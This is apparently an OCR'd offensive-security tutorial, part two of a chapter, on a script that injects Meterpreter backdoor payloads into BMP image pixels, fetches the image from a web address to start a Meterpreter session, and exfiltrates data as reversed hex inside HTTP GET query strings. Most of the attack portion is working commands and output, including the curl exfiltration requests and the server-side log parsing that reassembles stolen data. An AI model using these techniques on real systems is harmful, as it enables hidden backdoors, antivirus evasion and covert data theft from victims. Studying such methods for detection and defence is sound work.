
Hiding Payloads via BMP Image Pixels (PART2)

In this (Part2) I want to talk about “NativePayload_Image.sh” v.2 Script and linux systems only . We talked about this method “step by step” by “Part1 of Chapter-11” so in this time I just want to explain this method by Script “NativePayload_Image.sh” v2 Step by step:

Injecting Text/Data/Payload to BMP files (Text-Data)
First of all with this syntax1 you can have Injected Text-Data into BMP files very simple by these two method : first by 'text-data” and second by “meterpreter-data” , I will talk about Meterpreter but in this time I will show you Text-Data Method by “Picture 1”.

Syntax 1 : Injecting Text/Data/Payload to BMP files :
./NativePayload_Image.sh -makebmp text “your Text-message or Text-Data”
Syntax Description: injecting “Text/Data” to BMP file “test.bmp”
./NativePayload_Image.sh -makebmp meterpreter “Msfvenom Payload (Backdoor-Payload)”
Syntax Description: injecting “Meterpreter Payload” to BMP file “test.bmp”




Picture 1:

as you can see in this “Picture 1” with switches “-makebmp” and “text” you will have New BMP file “test.bmp”.

Reading Text/Data/Payload from BMP files :
Now you need to Read Data from BMP files so by these two Switches you can read DATA/Payload from BMP Files:
With “Syntax 2” you can Read Injected Payload from BMP files:

Syntax 2 : Reading Text/Data/Payload from BMP files :
./NativePayload_Image.sh -readpay test.bmp
Syntax Description: reading “Text/Data/Payload” from BMP file “test.bmp”
./NativePayload_Image.sh -readbmp test.bmp
Syntax Description: Reading BMP files by Hexdump Tool




Picture 2:


Injecting Text/Data/Payload to BMP files (Meterpreter-Data)
as you can see in the next “Pictures 3 and 4” we can have Injected Meterpreter Payload via BMP files by this syntax :

Syntax 1 : Injecting Text/Data/Payload to BMP files :

```
./NativePayload_Image.sh -makebmp text  “your Text-message or Text-Data”
Syntax Description: injecting “Text/Data” to BMP file “test.bmp”
./NativePayload_Image.sh -makebmp meterpreter  “Msfvenom Payload (Backdoor-Payload)”
Syntax Description: injecting “Meterpreter Payload” to BMP file “test.bmp”
```



Picture 3:



Picture 4:
Now you can use “NativePayload_Image.exe” , (C# tool) and this “test.bmp” for Meterpreter Session so your syntax with this C# code should be something like this :
NativePayload_Image.exe url http://192.168.56.101/test.bmp 510 54

Note: For more information about this please watch Video Chapter-11 : Hiding Payload via BMP Image Pixels

DATA Exfiltration by Sending HTTP Traffic (Sending Data by Web Requests and id Values).

In this method you can send BMP files by HTTP traffic without Transferred BMP files over HTTP traffic as BMP format file , it means you can send Bytes of BMP file via Web Requests and for doing this only you need to use “id=[Bytes-Values)] as BMP Payload”
so let me explain this Method and Technique step by step :
for example we have these Payloads=”this is my BMP payload” and “this is my second BMP payload” for Exfiltration via Web Requests “/GET”.
so in Client side we will have something like these Commands for Sending DATA to server :

Client side :

```
root@kali:~# echo "this is my bmp payload" | xxd -p
74686973206973206d7920626d70207061796c6f61640a
root@kali:~# echo "this is my bmp payload" | xxd -p | rev
a04616f6c69716070207d6260297d60237960237968647
root@kali:~#
root@kali:~# curl http://127.0.0.1/Mainpage.aspx?ids=a04616f6c69716070207d6260297d60237960237968647
<head>
<title>Error response</title>
</head>
<body>
<h1>Error response</h1>
<p>Error code 404.
<p>Message: File not found.
<p>Error code explanation: 404 = Nothing matches the given URI.
</body>
root@kali:~#
root@kali:~# echo "this is my second bmp payload" | xxd  -p
74686973206973206d79207365636f6e6420626d70207061796c6f61640a
root@kali:~# echo "this is my second bmp payload" | xxd  -p | rev
a04616f6c69716070207d6260246e6f63656370297d60237960237968647
root@kali:~#
root@kali:~# curl http://127.0.0.1/Mainpage.aspx?ids=a04616f6c69716070207d6260246e6f63656370297d60237960237968647
<head>
<title>Error response</title>
</head>
<body>
<h1>Error response</h1>
<p>Error code 404.
<p>Message: File not found.
<p>Error code explanation: 404 = Nothing matches the given URI.
</body>
root@kali:~#
```

Note I got Error because I don't have “Mainpage.aspx” file in server side but to avoid “Error Code 404” just we need to Create this file in server side by this command :

echo “Ops here ;)“ > Mainpage.aspx

in Server side we should have something like these Commands to Dump Exfiltration DATA by Web server and log file .

Server side :

```
root@kali2:~# nohup python -m SimpleHTTPServer 80 > SimpleHTTPServer.txt  2>&1 &
[1] 1744
root@kali2:~#
root@kali2:~# cat SimpleHTTPServer.txt
nohup: ignoring input
127.0.0.1 - - [24/Dec/2018 15:30:35] code 404, message File not found
127.0.0.1 - - [24/Dec/2018 15:30:35] "GET /Mainpage.aspx?ids=a04616f6c69716070207d6260297d60237960237968647 HTTP/1.1" 404 -
127.0.0.1 - - [24/Dec/2018 15:31:32] code 404, message File not found
127.0.0.1 - - [24/Dec/2018 15:31:32] "GET /Mainpage.aspx?ids=a04616f6c69716070207d6260246e6f63656370297d60237960237968647 HTTP/1.1" 404 -
root@kali2:~# cat SimpleHTTPServer.txt  | grep "ids="
root@kali2:~#
127.0.0.1 - - [24/Dec/2018 15:30:35] "GET /Mainpage.aspx?ids=a04616f6c69716070207d6260297d60237960237968647 HTTP/1.1" 404 -
127.0.0.1 - - [24/Dec/2018 15:31:32] "GET /Mainpage.aspx?ids=a04616f6c69716070207d6260246e6f63656370297d60237960237968647 HTTP/1.1" 404 -
root@kali2:~#
root@kali2:~# cat SimpleHTTPServer.txt  | grep "ids=" | awk {'print $7'} | cut -d'=' -f2
a04616f6c69716070207d6260297d60237960237968647
a04616f6c69716070207d6260246e6f63656370297d60237960237968647
root@kali2:~#
root@kali2:~# cat SimpleHTTPServer.txt  | grep "ids=" | awk {'print $7'} | cut -d'=' -f2 | rev | xxd -r -p
this is my bmp payload
this is my second bmp payload
root@kali2:~#
```


after these steps by commands now you can understand what exactly happened in the next pictures .
So our syntaxes for this Exfiltration Method are these:

Syntax 3 : Data Exfiltration by Web Requests and BMP Files!

Server-side::Syntax
./NativePayload_Image.sh -exfilwebserver Listen-Port[8080]
./NativePayload_Image.sh -exfilwebserver 80
Description: Running Exfiltration-WebServer (Server-side: Listening/Monitoring Web Requests and log file)


Client-side::Syntax
./NativePayload_Image.sh -sendhttp mybmpfile.bmp IPv4_for_ServerSide Server-Port[80] Delay[0.4]
./NativePayload_Image.sh -sendhttp mybmpfile.bmp 192.168.56.100 80 0.3
Description: Sending Bmp File to IPv4-Server-side via Web Requests by Delay[x] (Exfiltration:HTTP Traffic only)

as you can see in the next “Picture 5” we have two systems with (IPv4: Server-Side 56.102 and Client-Side 56.101).
as you can see before send this file “test.bmp” by “switch -sendhttp” , I read Payload for that and this text-data injected to this file before this step : Payload=”this is my Payload/Text for injection by BMP Files”
now I want to send this text-data via Web Traffic to Server side ,
after this step in Server-side my tool will create new BMP file with name “**Dumped_via_http_test.bmp**” by Read/Reassembled Information from Web-server log file.




Picture 5:

in the Next “Picture 6 and 7 “ you can see these Information Transferred by Web Queries....




Picture 6:



Picture 7:

as you can see BMP File “Dumped_via_Http_test.bmp” Created by these Information very well.



Picture 8:

now in “Picture 8” you can compare our payloads between “test.bmp” and “Dumped_via_Http_test.bmp”

